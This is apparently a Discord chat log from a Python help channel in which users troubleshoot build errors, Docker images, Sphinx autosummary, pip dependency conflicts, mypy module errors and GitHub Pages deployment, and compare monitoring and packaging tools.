    Update the VERSION argument <min> value or use a ...<max> suffix to tell
    CMake that the project does not need compatibility with older versions.


  CMake Error at simd/CMakeLists.txt:52 (enable_language):
    No CMAKE_ASM_NASM_COMPILER could be found.

    Tell CMake where to find the compiler by setting either the environment
    variable "ASM_NASM" or the CMake cache entry CMAKE_ASM_NASM_COMPILER to the
    full path to the compiler, or to the compiler name if it is in the PATH.


  thread 'main' panicked at /home/runner/.cargo/registry/src/index.crates.io-6f17d22bba15001f/cmake-0.1.50/src/lib.rs:1098:5:

  command did not execute successfully, got: exit status: 1

  build script failed, must exit now
this build failed on github actions
the build step is probably unnecassary since this is a package, and not a binary/app. should I just exclude the build step and only have tests?
ionic wadi
nvm i can add NASM in actions
slim maple
keen socket
We have a deployment process for our application. Here's an example
A developer...
Maybe feature flags could be a potential solution
keen socket
slim maple
Maybe feature flags could be a potential solution
That's clear. But is there any other solution
 feral rapids
Is there anyone who has knowledge of theory of machines (knows about the kinematic systems like crank mechanism, yoke mechanism etc.) I'm trying to calculate a spesific system using the dynpy python library, calculate acceleration, displacement and velocity and plot them. Would anybody be able to help on this?
remote sand
anyone a fan of https://dagger.io/ ? what's it add over GHA?
rapid sparrow
remote sand
anyone a fan of https://dagger.io/ ? what's it add over GHA?
It is in my aim to try it as soon as possible.
Its main benefit of using flexible fully fledged language for CI building with static typing code connections automatically validating complex CI code
That can be hell of a boon if u maintain large amount of CI code
remote sand
rapid sparrow
It is in my aim to try it as soon as possible.
Its main benefit of using flexibl...
yeah i need to maintain an enormous amount of CI and I'm looking into it
rapid sparrow
remote sand
yeah i need to maintain an enormous amount of CI and I'm looking into it
I suspect it will flare very awesome with go
I would not recommend using it in python without strict mypy
If using without it, then just using regular can work as well
Also having it as fully fledged code we can write proper unit tests runnable locally!
That can be very awesome 😎
 junior lake
idk if this the right categorie for it but someone understand this: ?
 brazen forge
junior lake
idk if this the right categorie for it but someone understand this: ?
brazen forge
junior lake
idk if this the right categorie for it but someone understand this: ?
!rule 5 | We won't help you with a view bot
rancid schoonerBOT
5. Do not provide or request help on projects that may violate terms of service, or that may be deemed inappropriate, malicious, or illegal.
 placid venture
Is there anybody here that has used Osintgram? and knows whether or not there are any other up to date OSINT tools for instagram that might be available?
astral apex
I have a Fast API app in a Docker container (python:3.12-slim), and I need to access a CIFS share from another host on the network.
SO says it's going to be a pain: https://stackoverflow.com/questions/27989751/mount-smb-cifs-share-within-a-docker-container
Is there a better way to do this?
deep estuary
I would follow the SO answer that suggests just mounting it on the host and then mounting it in the container
that is what I have done before with exactly this, a CIFS mount
i just put it in the fstab of the container host and then mount that into the containers
gentle solstice
astral apex
I have a Fast API app in a Docker container (`python:3.12-slim`), and I need to ...
Kuberneties volume?
brazen forge
gentle solstice
Kuberneties volume?
assuming it's already in a k8s cluster :P
astral apex
brazen forge
assuming it's already in a k8s cluster :P
It is not
heavy knot
RuntimeError: PermissionError: [WinError 5] Access is denied: 'C:\Program Files\WindowsApps\Microsoft.MinecraftUWP_1.20.7301.0_x64__8wekyb3d8bbwe\data\skin_packs'
gets ran as administrator but still doesn't work for some reason

import os

@main_requires_admin
def main():
    os.makedirs(r"C:\Program Files\WindowsApps\Microsoft.MinecraftUWP_1.20.7301.0_x64__8wekyb3d8bbwe\data\skin_packs")


if __name__ == "__main__":
main() ```Administrator account doesn’t have access to that folder
heavy knot
astral apex
Administrator account doesn’t have access to that folder
no I have all permissions, but it doesn't work
astral apex
heavy knot
no I have all permissions, but it doesn't work
No, you don’t, and that’s why it doesn’t work.
astral apex
C:\Program Files\WindowsApps is owned by SYSTEM, which is above the “administrator” permissions
heavy knot
astral apex
`C:\Program Files\WindowsApps` is owned by SYSTEM, which is above the “administr...
u can change it if u go to properties > security > edit the permissions but it still doesn't work for that directory
it works for every other directory I've tried in windows apps except that one
heavy knot
wdym by owning it
astral apex
Files and folders are owned by a specific user
If you’re not the owner, you’re not allowed to change the permissions
Oh wait I thought this was Python
What’re you trying to do to Minecraft
heavy knot
astral apex
Oh wait I thought this was Python
What’re you trying to do to Minecraft
I'm just making a program that creates a directory for Minecraft bedrock so I can make a cape tool for it
it lets me delete directories in the microsoft.minecraft folder but it won't let me make any
astral apex
It’s designed to not let you touch it at all
I’d be suprised if you got anything to work
As far as I can tell they don’t even open Program Files at all in that video
Nice
heavy knot
do yk of any ways to make this program possible
astral apex
I do not
 west salmon
Does anyone have any programs/tools for automated report generation? Ideally using adobe pdf but open to any
deep estuary
what sort of report are you looking for?
 warm blade
thorny shell
warm blade
thorny shell
in my experience, this server is most active during Western Hemisphere business hours.
 plucky vale
how to do like this ? i used pyside6 and need like this how to ?
 west salmon
deep estuary
what sort of report are you looking for?
west salmon
deep estuary
what sort of report are you looking for?
One that pulls stats from our database, with rankings and a written report
dense solstice
how to do run hatch shell on a specific environment ? like if I normally do hatch shell it'll spin up default env. how can I spin other envs which are already creadted ?
 flat path
dense solstice
how to do run `hatch shell` on a specific environment ? like if I normally do `h...
flat path
dense solstice
how to do run `hatch shell` on a specific environment ? like if I normally do `h...
you can also try asking in the #hatch channel of discord.gg/pypa
 analog kettle
Docker question: Suppose I have a docker image, and I know the Dockerfile that created it, but it could only have built the image in an environment that I can't replicate locally.
It's this one, and the last few lines are
VOLUME /data /logs
EXPOSE 7474 7473 7687
ENTRYPOINT ["tini", "-g", "--", "/startup/docker-entrypoint.sh"]
CMD ["neo4j"]
I want to build a new image that pre-installs a few more things, but I'm pretty sure they would need to go before the the CMD statement, and possibly the ENTRYPOINT statement as well. Is there a way to work around this if I were to write a new Dockerfile that's "FROM" this one?
if you answer, and it works, I will give you mod ||/s||
rapid sparrow
analog kettle
Docker question: Suppose I have a docker image, and I know the Dockerfile that c...
if they already build it for you, i would recommend just writing
FROM neo4j:5.18.1-community-bullseye # already your built community image

RUN install your extras

# feel free to override or not override entry-point and cm\d to new ones desired
they are already defined in parent anyway
# ```but I'm pretty sure they would need to go before the the CMD statement, and possibly the ENTRYPOINT statement as well.
it does not matter at which step CMD and ENTRYPOINT are defined
as long as they are defined with same... Dockerfile stage.
as long as FROM smth instruction followed before, they can be applied from any place after FROM stage
We applied FROM in example above i recommend after that though, but since we use FROM layer that already defined them... then they are already defined ^_^
analog kettle
rapid sparrow
> but I'm pretty sure they would need to go before the the CMD statement, and po...
all that is to say, for however many Dockerfiles existed in the path from the original to the one you're about to build, only the most recent CMD and ENTRYPOINT is considered?
rapid sparrow
analog kettle
all that is to say, for however many Dockerfiles existed in the path from the or...
only the most recent CMD and ENTRYPOINT is considered?
as far as i remember all the rules... yes.
rapid sparrow
analog kettle
all that is to say, for however many Dockerfiles existed in the path from the or...
you can easily check applied CMD/ENTRYPOINT by just checking
docker image inspect image_name ^_^
docker container inspect container_id_or_name should be same for running instances
feel free also to use lazydocker or dive for quick overview of built result
analog kettle
@rapid sparrow I think it's working 😄 I lied about mod though, sorry.
[I've been lying a lot lately.](#announcements message)
rapid sparrow
analog kettle
<@370435997974134785> I think it's working 😄 I lied about mod though, sorry.
[I...

just kidding. i have enough responsibilities 🙈
analog kettle
rapid sparrow
https://youtu.be/vAUOPHqx5Gs
it's especially funny when Prof Farnsworth is based on my uncle.

 random compass
How can I use Sphinx's autodoc and autosummary extensions to generate doc pages for every module in my project without having to list them in index.rst? (There's no #documentation channel, or else I'd post this question there instead. This one looked like the closest.)
tawdry needle
random compass
How can I use Sphinx's `autodoc` and `autosummary` extensions to generate doc pa...
autosummary has a :recursive: option, so as long as they're all in one top-level package that might solve your problem
or you can use sphinx-autogen to automatically generate physical stub pages
random compass
tawdry needle
`autosummary` has a `:recursive:` option, so as long as they're all in one top-l...
Thank you, that took me most of the way there. What about adding them all to :toctree:?
willow pagoda
last time i wrote some docs, i think i preferred manually listing members in a module because i could flatten them into a document instead of having a table of links to click through
autosummary has a :toctree: DIRECTORY role too
random compass
Hm...one of my modules isn't having docs generated...
remote sand
anyone have recommendations for secrets managers? especially ones that have good integration with most CI platforms
ideally something that unifies secrets across AWS/GCP/GHA
random compass
I'm trying to use sphinx.ext.autosummary to generate API docs based on docstrings for my library so that I don't have to write dozens of trivial .rst files. However, a particular package's modules aren't being imported. There are no errors, and I can import the modules in an interactive Python session just fine; the offenders are just being ignored. What could the cause be?
Picture's worth a thousand words.
 willow pagoda
random compass
I'm trying to use `sphinx.ext.autosummary` to generate API docs based on docstri...
willow pagoda
random compass
I'm trying to use `sphinx.ext.autosummary` to generate API docs based on docstri...
is libretro.driver a namespace package? i.e. does it not have an __init__.py? curiously autosummary doesn't seem to discover it for me either
oh wait, you have the libretro.driver there, so i guess i should be asking if its subpackages are namespace packages
random compass
willow pagoda
is `libretro.driver` a namespace package? i.e. does it not have an `__init__.py`...
It has a valid __init__.py. There's nothing unusual about it; just several from .submodule import * statements. And all submodules define __all__
All subpackages have their own __init__.py, with a handful of from .submodule import * statements. One of them has a conditional import depending on whether a certain third-party is available.
willow pagoda
random compass
All subpackages have their own `__init__.py`, with a handful of `from .submodule...
opening the libretro.driver page doesn't show any modules, right?
random compass
willow pagoda
opening the libretro.driver page doesn't show any modules, right?
That's right.
No HTML or ReStructuredText for any subpackages of libretro.driver was generated, either.
willow pagoda
how did you install your libretro package?
random compass
I didn't; I made it.
willow pagoda
well, given your src-layout i assume you installed it for development
random compass
I used pip install -vv -e . in a venv
All relevant Python packages (including Sphinx) are installed in this same venv
willow pagoda
hm, that seems fine
does python -m libretro.driver.audio recognize the package correctly?
random compass
There's no __main__, but I do get this:
C:\Users\Jesse\Projects\libretro.py\venv\Scripts\python.exe: No module named libretro.driver.audio.__main__; 'libretro.driver.audio' is a package and cannot be directly executed
so no issues importing it...
random compass
And importing the entire library as from libretro import * works okay, too. (All public symbols are exposed through the libretro module, including the contents of libretro.driver and its subpackages.)
This is the repo in question if you're curious, although I have some work that hasn't yet been committed
GitHub
A Python binding for libretro. Intended for writing test scripts for cores, but can be used for any purpose. - JesseTG/libretro.py
willow pagoda
random compass
[This](https://github.com/JesseTG/libretro.py) is the repo in question if you're...
still got no clue... i guess you can stash your work and try ripping stuff out of your package, either you'll do something that fixes it or you'll have a minimal reproducible example
deleting your doc builds might also help
sidenote, whats with all the linters and stuff in your build system requirements? those should go in [project.optional-dependencies] instead, as pip isolates build dependencies into a temporary environment by default
random compass
willow pagoda
sidenote, whats with all the linters and stuff in your build system requirements...
The template I used as a base had all that stuff. I intend to clean up the dependencies before I publish this to PyPI, but I wanna write documentation first
At any rate, thanks for checking.
 rain sedge
I agree
random compass
I opened a bug report here. https://github.com/sphinx-doc/sphinx/issues/12264
GitHub
Describe the bug I'm trying to generate API documentation from this repository using sphinx.ext.autosummary. However, the contents of libretro.driver are not being processed. Here are some more...
Slimmed down the repo in a branch as much as I could.
willow pagoda
random compass
I opened a bug report here. https://github.com/sphinx-doc/sphinx/issues/12264
hmm i dont really get whats going on, but it seems to be related to how it traverses/filters your imports?
here's some things i tried:
- enabling
"imported-members": Truein autodoc_default_options
this produced duplicate documentation,libretro.ArrayAudioDriverandlibretro.driver.ArrayAudioDriver - adding
__all__ = ("ArrayAudioDriver",)tolibretro/__init__.py
this documentedlibretro.ArrayAudioDriverbut not the audio package - replacing
from .driver import *withfrom .driver import ArrayAudioDriver
this documented the audio package but notlibretro.ArrayAudioDriver
imo i would avoid star imports entirely, it makes it non-obvious what members are exposed by your module
random compass
willow pagoda
imo i would avoid star imports entirely, it makes it non-obvious what members ar...
Isn't from .submodule import * inside __init__s a common Python convention?
I understand avoiding * imports in actual code (that's bitten me before, even with this library), but for __init__?
willow pagoda
random compass
Isn't `from .submodule import *` inside `__init__`s a common Python convention?
i think so, its not a good one though
even the official tutorial advises against it (though not specifically for __init__.py)
https://docs.python.org/3/tutorial/modules.html#importing-from-a-package
Note that in general the practice of importing
*from a module or package is frowned upon, since it often causes poorly readable code. However, it is okay to use it to save typing in interactive sessions.
...
Although certain modules are designed to export only names that follow certain patterns when you use import*, it is still considered bad practice in production code.
random compass
"One way to do things" my ass. Thanks for the tip, I'll take a closer look.
 burnt thunder
I have seen star imports in init a lot, but it does make it difficult to figure out which symbol in __all__ is from which module
 blazing peak
Is there any selenium tester available...i need some help!
gentle solstice
blazing peak
Is there any selenium tester available...i need some help!
!pipi playwright
sigh...
!pip playwright
rancid schoonerBOT

A high-level API to automate web browsers
Released on <t:1712659115:D>.
blazing peak
gentle solstice
!pipi playwright
I want to capture the network status and stuff...can you help me
gentle solstice
not sure
tawdry needle
https://bpa.st/ZDOQ does anyone know how to read the tea leaves here? this package conflict output from pip makes no sense to me.
i suspect the problem has nothing to do with either pandas or s3fs, because they're only loosely pinned:
pandas [aws, parquet] ~= 2.0
pandas-stubs

s3fs
and weirdly when i comment out s3fs, i get past the error
this problem also only started when i added moto [s3, server] ~= 5.0 so i think maybe pip is confused about the cause of my problem 🤔
flat path
tawdry needle
i suspect the problem has nothing to do with either pandas or s3fs, because they...
What's your environment? I can get these requirements to resolve and install locally.
tawdry needle
flat path
What's your environment? I can get these requirements to resolve and install loc...
as expected. there are a lot of dependencies in here with a lot of ~= pins, i'll need to figure out how to narrow this down somehow.
tawdry needle
i do
flat path
can you share it?
tawdry needle
it's 250 lines and it has a bunch of work-specific comments in it that i can't share. i'll try to narrow it down until i can reproduce 🤷♂️
flat path
okie!
tawdry needle
but i'm mystified as to how removing s3fs without any pins at all can change the resolution
there's still a hell of a lot of backtracking with that commented out too. aws_xray_sdk and py_partiql_parser seem to be problematic, whatever the heck those even are. moto is quite a beast of a library.
flat path
tawdry needle
but i'm mystified as to how removing s3fs _without any pins at all_ can change t...
pip does resolve user provided (top-level) dependencies first
not sure how that causes the error nonetheless
tawdry needle
flat path
pip does resolve user provided (top-level) dependencies first
that's interesting. i wonder if that affects the search depth somehow
tawdry needle
aha, i reproduced it @flat path
python3.11 -m venv --clear tmp
tmp/bin/pip install \
  'moto [server, s3] ~= 5.0' \
  'pandas [aws, parquet] ~= 2.0' \
  'snowflake-connector-python [pandas] ~= 3.8, >= 3.8.1' \
  'boto3' \
  'boto3-stubs [s3]' \
  's3fs' \
  'geopandas' \
  'shapely ~= 2.0' \
  'pyarrow'
ERROR: Cannot install pandas[aws,parquet]==2.0.0, pandas[aws,parquet]==2.0.1, pandas[aws,parquet]==2.0.2, pandas[aws,parquet]==2.0.3, pandas[aws,parquet]==2.1.0, pandas[aws,parquet]==2.1.1, pandas[aws,parquet]==2.1.2, pandas[aws,parquet]==2.1.3, pandas[aws,parquet]==2.1.4, pandas[aws,parquet]==2.2.0, pandas[aws,parquet]==2.2.1, pandas[aws,parquet]==2.2.2 and s3fs because these package versions have conflicting dependencies.

The conflict is caused by:
    The user requested s3fs
    pandas[aws,parquet] 2.2.2 depends on s3fs>=2022.11.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.2.1 depends on s3fs>=2022.11.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.2.0 depends on s3fs>=2022.11.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.1.4 depends on s3fs>=2022.05.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.1.3 depends on s3fs>=2022.05.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.1.2 depends on s3fs>=2022.05.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.1.1 depends on s3fs>=2022.05.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.1.0 depends on s3fs>=2022.05.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.0.3 depends on s3fs>=2021.08.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.0.2 depends on s3fs>=2021.08.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.0.1 depends on s3fs>=2021.08.0; extra == "aws"
    The user requested s3fs
    pandas[aws,parquet] 2.0.0 depends on s3fs>=2021.08.0; extra == "aws"
that's a pretty innocuous combination of dependencies...
i wonder if something else is pip to resolve s3fs to an ancient unsupported version
or if one of these packages doesn't support 3.11 on mac m1 for some reason
let me try in an amd64 linux container
let's see how this goes...
docker run --platform linux/amd64 --rm python:3.11 \
  /usr/local/bin/pip install \
    'moto [server, s3] ~= 5.0' \
    'pandas [aws, parquet] ~= 2.0' \
    'snowflake-connector-python [pandas] ~= 3.8, >= 3.8.1' \
    'boto3' \
    'boto3-stubs [s3]' \
    's3fs' \
    'geopandas' \
    'shapely ~= 2.0' \
    'pyarrow'
nope, same in the linux container
something must be going on with those extras
i'll try un-pinning the snowflake connector, i don't think that one is necessary anymore
flat path
I've reduced it further down, but I haven't made any progress in figuring out the source of the conflict.
why does pulling boto metadata files take so long, are the index pages that massive ??
flat path
tawdry needle
something must be going on with those extras
I can get a valid resolve if I restrict s3fs to >= 2022.11.0 strangly enough https://paste.pythondiscord.com/BERQ
tawdry needle
flat path
why does pulling boto metadata files take so long, are the index pages that mass...
yeah there is some weird stuff going on with these packages
boto3 or botocore i think does a nightly pypi release... lots of releases to backtrack through
i think i hit the particular issue of using an ancient boto3 before. aiobotocore might be the culprit, because they pin botocore very tightly
flat path
moto [server, s3] ~= 5.0
pandas [aws, parquet] ~= 2.0
snowflake-connector-python [pandas] ~= 3.8, >= 3.8.1
boto3 == 1.34.69
boto3-stubs [s3]
s3fs
geopandas
shapely ~= 2.0
pyarrow
this resolves successfully >.<
I suppose boto3 is involved somehow here
flat path
flat path
```
moto [server, s3] ~= 5.0
pandas [aws, parquet] ~= 2.0
snowflake-connector-py...
it also resolves if boto3 isn't listed either
??????
I have other things to do so I'll stop here, but man I have left this even more confused.
tawdry needle
flat path
I have other things to do so I'll stop here, but man I have left this even more ...
glad it's not just me
i wonder if pinning botocore or aiobotocore will fix it
rancid schoonerBOT
setup.py line 10
'botocore>=1.34.41,<1.34.70',```ah, pip's resolution logic is broken https://github.com/pypa/pip/issues/12317
GitHub
Description On Python 3.9 Linux pip fails to install with the following requirements: pandas>=1.3.5,<=1.4.0 pystac>=1.8.2,<=1.8.3 pystac-client>=0.3.2,<=0.3.3 sat-stac<=0.1.1 E...
tawdry needle
flat path
ah, pip's resolution logic is broken https://github.com/pypa/pip/issues/12317
Good find. At least it's WIP? Pinning Pip of all things feels weird, but so it goes
Let me see if that helps
Actually pinning Pip makes a lot of sense
Should probably do that anyway
Looks like 23.1 is the bad version
 remote hare
is anyone familiar with building websites on builder.io?
 slim reef
guys is there any way i can like develoop a mix of lens and gemini?
indigo zenith
remote hare
is anyone familiar with building websites on builder.io?
You may get a response if you just ask your actual question
tawdry needle
taking a poll here: which should I use for my next project? it's a "library", not an "app".
1️⃣ : PDM
2️⃣ : UV
tawdry needle
gentle solstice
Uv isn't ready.
fair enough. I went with PDM for now, it's just a toy project anyway
thorn portal
gentle solstice
Uv isn't ready.
how so? never used it, just wanted to see where is it rough around the edges (or is it a complete train wreck right now?)
gentle solstice
If you want to use uv, use rye
thorn portal
yeah that's on my radar to try during my month off as well
astral apex
gentle solstice
btw, both pdm and rye make pyenv obsolete
PDM doesn't install Python itself ...right?
gentle solstice
it has pdm py install now
astral apex

gentle solstice
!pip pbs-installer
rancid schoonerBOT
Installer for Python Build Standalone
Released on <t:1711939578:D>.
gentle solstice
GitHub
Produce redistributable builds of Python. Contribute to indygreg/python-build-standalone development by creating an account on GitHub.
rye also uses that ^
Unfortunately the pbs-installer package doesn't support mirrors
 crimson spruce
gentle solstice
btw, both pdm and rye make pyenv obsolete
crimson spruce
gentle solstice
btw, both pdm and rye make pyenv obsolete
Wasn't there something with rye installing static builds?
Then I started to add the dependencies I need to actually serve it on the web and I step on the big fat LEGO brick lying in wait: I just can't install uWSGI. The reason for this is actually quite simple: uWSGI needs to compile C extensions, Rye uses static builds of Python, and static Python builds + compiling C extensions is a known house of pain.
— Trying out Rye
For the time being I'll stick with pyenv
tawdry needle
crimson spruce
> Then I started to add the dependencies I need to actually serve it on the web ...
i saw the same thing and came to the same conclusion
 torn sparrow
Greetings all,
Hope everyone is well. Quick question, how can I fix this mypy error?
tests\circuit\test_circuit.py: error: Source file found twice under different module names: "circuit.test_circuit" and "tests.circuit.test_circuit"
circuit.test_circuit.py is under the module tests, so I don't really get this error.
tawdry needle
torn sparrow
`circuit.test_circuit.py` is under the module `tests`, so I don't really get thi...
Do you have tests/__init__.py? If not, try disabling the namespace packages option
torn sparrow
tawdry needle
Do you have `tests/__init__.py`? If not, try disabling the namespace packages op...
Ohh, no I don't.
I'll add it.
tawdry needle
Are you just referring to the file by its path?
torn sparrow
!zen
rancid schoonerBOT
The Zen of Python, by Tim Peters
Beautiful is better than ugly.
Explicit is better than implicit.
Simple is better than complex.
Complex is better than complicated.
Flat is better than nested.
Sparse is better than dense.
Readability counts.
Special cases aren't special enough to break the rules.
Although practicality beats purity.
Errors should never pass silently.
Unless explicitly silenced.
In the face of ambiguity, refuse the temptation to guess.
There should be one-- and preferably only one --obvious way to do it.
Although that way may not be obvious at first unless you're Dutch.
Now is better than never.
Although never is often better than right now.
If the implementation is hard to explain, it's a bad idea.
If the implementation is easy to explain, it may be a good idea.
Namespaces are one honking great idea -- let's do more of those!
rapid sparrow
torn sparrow
Greetings all,
Hope everyone is well. Quick question, how can I fix this mypy e...
sounds like messy importing absolute/relative situation. try to refactor in the way that your code in tests imports only as from .circuir import test_circuit stuff
or from tests.curcuit import test_circuit stuff
use always same absolute root folder for all your code, working and test one
allow yourself starting not from root only for relative paths starting with dot
torn sparrow
rapid sparrow
sounds like messy importing absolute/relative situation. try to refactor in the ...
I just added a __init__.py to my tests folder.
Fixed it like that.
No no, I don't like that, Zen states it's best to have the full namespace.
rapid sparrow
torn sparrow
No no, I don't like that, Zen states it's best to have the full namespace.
zen is very funny thing. There is only one way to do it right, but python allows thousands ways to do same things.
torn sparrow
rapid sparrow
zen is very funny thing. There is only one way to do it right, but python allows...
Not one right way.
It just gives a framework to doing things better.
It's more of general advices.
But there's also preference, so I respect your view too.
rapid sparrow
torn sparrow
Not one right way.
one right way, and other ways are mines to step on them and explode 😄
willow pagoda
the duplicate module was caused by pytest's prepend import mode adding tests/ to sys.path, right?
torn sparrow
willow pagoda
the duplicate module was caused by pytest's prepend import mode adding tests/ to...
Lack of __init__.py I believe.
thorny shell
pretty sure I don't have an __init.py__ in any of my tests directories
willow pagoda
hmm i think this explains it
https://docs.pytest.org/en/stable/explanation/pythonpath.html
prepend (default): the directory path containing each module will be inserted into the beginning of sys.path if not already there, and then imported with the
importlib.import_modulefunction.It is highly recommended to arrange your test modules as packages by adding
__init__.pyfiles to your directories containing tests. This will make the tests part of a proper Python package, allowing pytest to resolve their full name (for exampletests.core.test_corefortest_core.pyinside the tests.core package).If the test directory tree is not arranged as packages, then each test file needs to have a unique name compared to the other test files, otherwise pytest will raise an error if it finds two tests with the same name.
frickin mobile
thorny shell
willow pagoda
hmm i think this explains it
<https://docs.pytest.org/en/stable/explanation/pyth...
TIL
willow pagoda
but anyway if i understand it correctly, the existence of __init__.py made pytest prepend the parent directory of tests/ so its submodules could be imported through tests
tawdry needle
torn sparrow
```py
from tests.circuit import Template
```
Yes?
if you DO have tests/__init__.py, DO use from tests.* imports.
if you DO NOT have tests/__init__.py, DO NOT use from tests.* imports. treat every .py or /__init__.py inside tests/ as a separate top-level module (i.e. from circuit import Template)
torn sparrow
tawdry needle
if you DO have `tests/__init__.py`, DO use `from tests.*` imports.
if you DO NO...
mypy raises an error on * operator.
hehe
I get what you meant though.
tawdry needle
hah okay
mypy is confused because you're treating tests. as a module/package in code, but you don't have tests/__init__.py so it's not actually a module/package -- it's something else called a "namespace package" that coincidentally happens to work but isn't what you meant to do
torn sparrow
I added an empty __init__.py, and it got fixed.
I think it was just it not being recognized as a module.
tawdry needle
hence mypy's confusion about tests/circuit.py -- does that file correspond to tests.circuit or circuit?
tawdry needle
torn sparrow
I think it was just it not being recognized as a module.
it's the other way around. you were treating it as a module, but it lacked the init file, so it was not a module, but because you imported from it anyway, it became something called a namespace package instead. mypy thus got confused.
torn sparrow
tawdry needle
hence mypy's confusion about `tests/circuit.py` -- does that file correspond to ...
No, it says is it tests/circuit/test_circuit.py or circuit/test_circuit.py.
tawdry needle
torn sparrow
No, it says is it `tests/circuit/test_circuit.py` or `circuit/test_circuit.py`.
right, but mypy needs to figure out the module name associated with each file
torn sparrow
tawdry needle
it's the other way around. you were treating it as a module, but it lacked the i...
Ohh yeah that makes more sense.
tawdry needle
that would be either tests.circuit.test_circuit or circuit.test_circuit
torn sparrow
Thank you so much for the correction!
tawdry needle
yup, this stuff can get a little hairy. the most important point is that python only looks for modules in certain directories and does not search recursively in subdirectories
torn sparrow
Gotcha.
tawdry needle
personally i set it up so that tests is not a module (no __init__.py) and i treat everything inside as top-level
but that's just the way i do it, a lot of people do tests/__init__.py
i like it the other way because it mirrors the src/ dir
torn sparrow
I am sort of playing around with what's the best way too, I think at some point it just boils down to preference.
tawdry needle
python looks for source modules inside src/, and looks for test modules inside tests/ -- there's a nice symmetry there imo
torn sparrow
tawdry needle
python looks for source modules _inside_ `src/`, and looks for test modules _ins...
Yeah.
Salt, could I perhaps friend you hehe?
I'd love to chat more sometime and perhaps have some tips on my package.
tawdry needle
torn sparrow
Salt, could I perhaps friend you hehe?
i'm around here often, you can @ me as long as it's not all the time
torn sparrow
Ohh gosh no, I fortunately am not that useless hehehe.
gentle solstice
crimson spruce
> Then I started to add the dependencies I need to actually serve it on the web ...
Looks like uWSGI is dead.
Note: The project is in maintenance mode (only bugfixes and updates for new languages apis). Do not expect quick answers on github issues and/or pull requests (sorry for that) A big thanks to all of the users and contributors since 2009.
crimson spruce
gentle solstice
Looks like uWSGI is dead.
> **Note:** The project is in maintenance mode (only b...
It's just resting
astral apex
 vague silo
it doesn‘t need more features
vague silo
it doesn‘t need more features
What about bug fixes?
vague silo
those are included in maintenance mode
gentle solstice
It needs prebuilt wheels
torn sparrow
Greetings,
Hope all are well. I am trying to add sphinx and numpydoc to my package, and was hoping to ask a few questions if possible. Would this channel be appropriate?
vague silo
yes, ask away
 unique perch
Hi all, do you use any particular enterprise logging/monitoring platforms to track faults in production?
Second question - Any tips or advice for function libraries? I have Azure DevOps, which I think I might use so my colleagues can fork information if/when needed.
thorny shell
unique perch
Hi all, do you use any particular enterprise logging/monitoring platforms to tra...
at a previous job we used Datadog. I didn't deal with it much, but it seemed nice
tawdry needle
we use datadog as well, i hear it's very expensive but i don't pay the bill
it does everything i want it to do and then some
thorny shell
unique perch
Hi all, do you use any particular enterprise logging/monitoring platforms to tra...
actually I forgot -- we use prometheus and grafana. It doesn't do what datadog does, but it's OK for a high-level overview -- e.g., "have there been a bunch of errors in the last hour"
and it's free free freeeeee
vague silo
I was going to say Prometheus as well, it’s really good
rapid sparrow
Hi all, do you use any particular enterprise logging/monitoring platforms to track faults in production?
Sentry is nice for that. It is just error management, with logging and some tracing embedded.
Otherwise Datadog is cool too. It is expensive yeah... But there is room for optimisations. If u don't mind catching only small percentage of traces 2-5% then price will be nice. As well as thoroughly cleaning logging
rapid sparrow
unique perch
Hi all, do you use any particular enterprise logging/monitoring platforms to tra...
Datadog will be very smooth Enterprise.
Grafana stack for self hosted management is a lot of pain to configure and maintain. So a lot of DevOps dev cost. It can have advantages like 100% tracing capturing at low infra payment cost though
Haven't tried Enterprise grafana deployment, I do expect it to be same pain in the ass though as we still have same problems of configurability
rapid sparrow
thorny shell
and it's free free freeeeee
it is paid by blood and sweat of infra devs 😄
tawdry needle
rapid sparrow
it is paid by blood and sweat of infra devs 😄
This 100%
Nothing is free: it's just a matter of devops/infra payroll vs cloud bill
thorny shell
well, you know, Linux is free ... ||if your time has no value||
gentle solstice
If your time does have value, there's support contracts for sale.
torn sparrow
vague silo
yes, ask away
Got fixed, sorry I didn't remember to check the channel. I am having a different question now hehe. So, how can I make a Github Pages from a custom folder?
So my html code is inside a source folder inside docs.
rapid sparrow
torn sparrow
Got fixed, sorry I didn't remember to check the channel. I am having a different...
Tbh best just to use GitHub actions I think. They can serve from any folder as well as building stuff on run.
rapid sparrow
torn sparrow
Got fixed, sorry I didn't remember to check the channel. I am having a different...
https://github.com/darklab8/fl-data-discovery/blob/master/.github/workflows/publish.yaml
Here is very short example of its usage
GitHub
Freelancer Discovery game data utilized for autodeployment of online flstat and unit testing across projects - darklab8/fl-data-discovery
Switch to GH mode, remove build step, adjust pushed folder from ./build to yours
torn sparrow
rapid sparrow
https://github.com/darklab8/fl-data-discovery/blob/master/.github/workflows/publ...
Thank you very much! I'll check it out. Right now I used the static Actions choice instead of Jekyll, and getting the 404 error, I think it's not seeing the index.html file I have.
torn sparrow
GitHub
qoin is the analogue of random package implemented through gate-based quantum computing. - ACE07-Sev/Qoin
This is the repo, could you kindly have a look at my docs?
For some reason, even when I put everything in the same level of docs (instead of build/html), it still doesn't work the same way as when I run .\make html.
rapid sparrow
torn sparrow
For some reason, even when I put everything in the same level of docs (instead o...
why would it work? 🤔
u haven't added to it workflow file
torn sparrow
Well, I thought the issue was it not accessing.
torn sparrow
rapid sparrow
u haven't added to it workflow file
Oh yeah I deleted it, you could see it in my recent commit.
rapid sparrow
torn sparrow
Oh yeah I deleted it, you could see it in my recent commit.
😄 return it back then
torn sparrow
rapid sparrow
😄 return it back then
It wasn't working though, why do you ask?
rapid sparrow
torn sparrow
It wasn't working though, why do you ask?
it is okay to commit wrong code.
a step to solution begins from made test showing what is wrong
rapid sparrow
torn sparrow
It wasn't working though, why do you ask?
anyway, step first... you need to mgirate your main branch to "master"
i am not sure if github pages can work from "main" reliably in all its features
rapid sparrow
ergh.. this is bullshit from some recent hype that is not very well supported
i would recommend to ignore it and just keep to having master 😄
willow pagoda
